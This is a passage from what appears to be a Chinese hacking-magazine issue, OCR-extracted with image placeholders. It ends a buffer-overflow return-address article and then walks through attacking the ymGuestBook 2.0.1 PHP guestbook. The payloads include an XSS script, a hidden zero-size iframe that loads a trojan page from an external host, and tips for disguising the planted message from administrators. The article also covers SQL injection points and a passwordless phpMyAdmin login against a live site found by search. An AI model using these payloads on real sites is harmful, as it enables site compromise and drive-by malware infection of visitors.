


图 12

把最后4个a改成4个b后再次溢出，得到的报错结果证明最后4个a就是返回地址的位置。下面就是把“004012B0”这个地址倒过来，然后转为ascii字符替换掉那4个，让我们来看看结果，如图13。





图 13

成功了吧！希望本文可以让读者朋友能从中学到点东西，如有什么问题的话，也请到X的论坛上和我一起探讨！

（本文涉及的相关工具：Olyydbg v1.10、Dev-c++、含shellcode的test.exe、原始test.exe，光盘中有收录。）



夜猫留言薄漏洞分析及PHP注入防范

董方|xYT|~

随着网上公布的脚本程序日益增多，各种各样的漏洞也随之而来，大多数都是因为没有对用户提交的字符进行过滤、变量没有初始化或者没有限制站外提交等造成的，这也使得注入方法灵活多变，让人防不胜防。本文要说的就是夜猫留言薄的跨站和注入漏洞，程序虽小，危害却很大。

初次看到这个程序是在朋友的一个站点上，整体看来程序做的很简洁，看了看版权：ymGuestBook Version 2.0.1，很熟悉吧，看前缀就知道是夜猫的程序了，可能有很多朋友已经想到了当年的夜猫下载系统，那可是被当作PHP注入的范例了，那么，这个程序会不会犯同样的错误呢？我们来做一个黑盒测试就知道了！

点击"我要留言"后来到post.php，看到这么多的输入框你会想到什么呢？对！就是写跨站！用户名、主页等地方都可以测试，但一般这些地方都会对我们输入的字符做长度限制，当然你可以保存到本地修改后提交，可这样太麻烦，所以我们直接在留言处写代码：`<script>alert('Hey!xY7!')</script>`，如图1。




图 1

提交后我们回到主页看看，呵呵，代码成功执行了，如图2。




图 2

发现跨站漏洞！当然我们的目的不只是弹出提示框，感觉在这里偷cookie没有什么用，构造自提交表单也是徒劳，因为这种程序的管理员密码一般都是初始化的，那我们就只有挂马了。插入一个0高0宽的<iframe>就行了，代码如下：`<iframe src="http://www.hackerxfiles.net/muma.htm" height="0" width="0"></iframe>`，当然你也可以自己写重定向语句，总之转到你的网页木马地址就行。顺便说一下，最好不要直接写挂马代码，那样在留言处会是一片空白，管理员会怀疑的，只要点击"编辑留言"，你的代码就暴露无疑了，那样的话，估计你还没有什么收获，留言就会被管理员给删除了，所以最好还是伪装一些留言。

知其然还要知其所以然，才是好同志！我们来看一下漏洞具体产生的原因吧，打开post.php，这是我们提交留言的页面，来到如下代码处：

```
<?
 if ($_POST['username'] == '' || $_POST['pagetext'] ==
'')
   echo "<a href=javascript:history.back(1)>昵称和留言内容不
能为空，点击这里返回。</a>\n";
 else:
    post($_POST['iconid'],$_POST['username'],$_POST
['touser'],$_POST['sex'],$_POST['comefrom'],$_POST
['email'],$_POST['qq'],$_POST['homepage'],$_POST
['pagetext'],$_SERVER['HTTP_USER_AGENT'],$_SERVER
['REMOTE_ADDR']);
 endif;
?>
```

程序先判断用户名和留言内容是否为空，如不为空则通过post()函数进行提交，这里会看到程序没有对我们提交的变量做任何过滤就直接引用了，那post()函数是怎么写的呢，看代码function.php：

```
function post($iconid,$username,$touser,$sex,$comefrom,
$email,$qq,$homepage,$pagetext,$useros,$ipaddress){
  global $dbname,$ymcity_gb_table,$ymcity_icon_table;

  $dateline = time();

  if ($iconid > "0"):
   $iconsql = "SELECT iconpath FROM $ymcity_icon_table
WHERE iconid='$iconid'";
   $iconresult = mysql_db_query($dbname, $iconsql);
   $iconrow = mysql_fetch_array($iconresult);
   $icon = $iconrow['iconpath'];
  else:
   $icon = "";
  endif;

  $sql = "INSERT INTO $ymcity_gb_table (icon,username,touser,
sex,comefrom,email,qq,homepage,dateline,pagetext,useros,
ipaddress) VALUES ('$icon','$username','$touser','$sex',
'$comefrom','$email','$qq','$homepage','$dateline',
'$pagetext','$useros','$ipaddress')";
  mysql_db_query($dbname,$sql) or die ("留言发表失败!");
```

原来post()函数并没有过滤字符，而是直接接受我们提交的变量，然后就通过定义的SQL语句插入到数据库里了，这样当从数据库里读出留言内容的时候我们的代码就可以被浏览器解析到，漏洞由此产生了！我们还要注意这么一句：`$iconsql = "SELECT iconpath FROM $ymcity_icon_table WHERE iconid='$iconid'`，这个$iconid也是我们提交的，从代码看出它也没有被过滤，可我们在留言时并没有看见它啊？原来这个值是我们选择的留言表情，可以通过WSE抓包来获取这个变量值，然后把它附加在URL，http://xxx.com/ymguestbook/post.php之后形成一个新的URL类似http://xxx.com/ymguestbook/post.php?…&iconid=xx，顺利的话我们就可以利用这个注入点load_file()了，感兴趣的朋友可以继续测试，我就不再演示了。

可能大家看到这类隐藏变量都会很头疼，那有没有我们可以直接提交测试语句的变量呢？我们来看看回复页面reply.php是怎么写的，代码如下：

```
<?
 if ($_POST['gbid'] == "" || $_POST['password'] == "")
  echo "<a href=javascript:history.back(1)>密码不能为空，点击这里返回.</a>\n";
 else:
   reply($_POST['gbid'],$_POST['password'],$_POST['replyiconid'],$_POST['replyname'],$_POST['pagetext']);
 endif;
?>
```

首先判断要回复的留言编号和密码是否为空，二者缺一不可，然后就用reply()函数进行提交，这里没有过滤$gbid变量，从上面代码我们可以大胆推出这个函数肯定也没有过滤，夜猫程序员的编程习惯我们已经分析出来了，呵呵，看看function.php中对reply()的定义吧，核心代码如下：

```
 $sql = "UPDATE $ymcity_gb_table SET reply='$reply',replyicon='$replyicon', replyname='$replyname',replytext='$replytext' WHERE gbid='$gbid'";
 mysql_db_query($dbname,$sql) or die ("回复留言失败!");
```

没有过滤吧！我们就用这个注入漏洞去测试一下。

用google搜索了一个使用夜猫留言薄的网站，可惜今天运气不在我这边，提交的单引号和and语句都被过滤了，很明显magic_quotes_gpc=ON，这时我想到$gbid这个值应该是整型的，如果我们提交一个字符型的值，那也可以使SQL语句出错啊，我们提交看看，如图3。




图3




图4

怎么样？出错了吧，路径也出来了，不过这种情况就不能用CASI猜字段了，看到这个路径大家应该有印象吧！这个站点使用的是APPSERV架构的，在05年11期的X上，十二少有篇文章就是通过appserv入侵的，appserv整合了一套PHP站点环境，可它的phpmyadmin设置不当会造成任意用户随便登录，由于这套系统我也没有测试过这里就不多说了，我们来试试直接在网址后提交phpmyadmin，就可顺利看到登录页面，如图4。

我们在登录窗口输入"@"，密码为空后顺利登录，如图5。

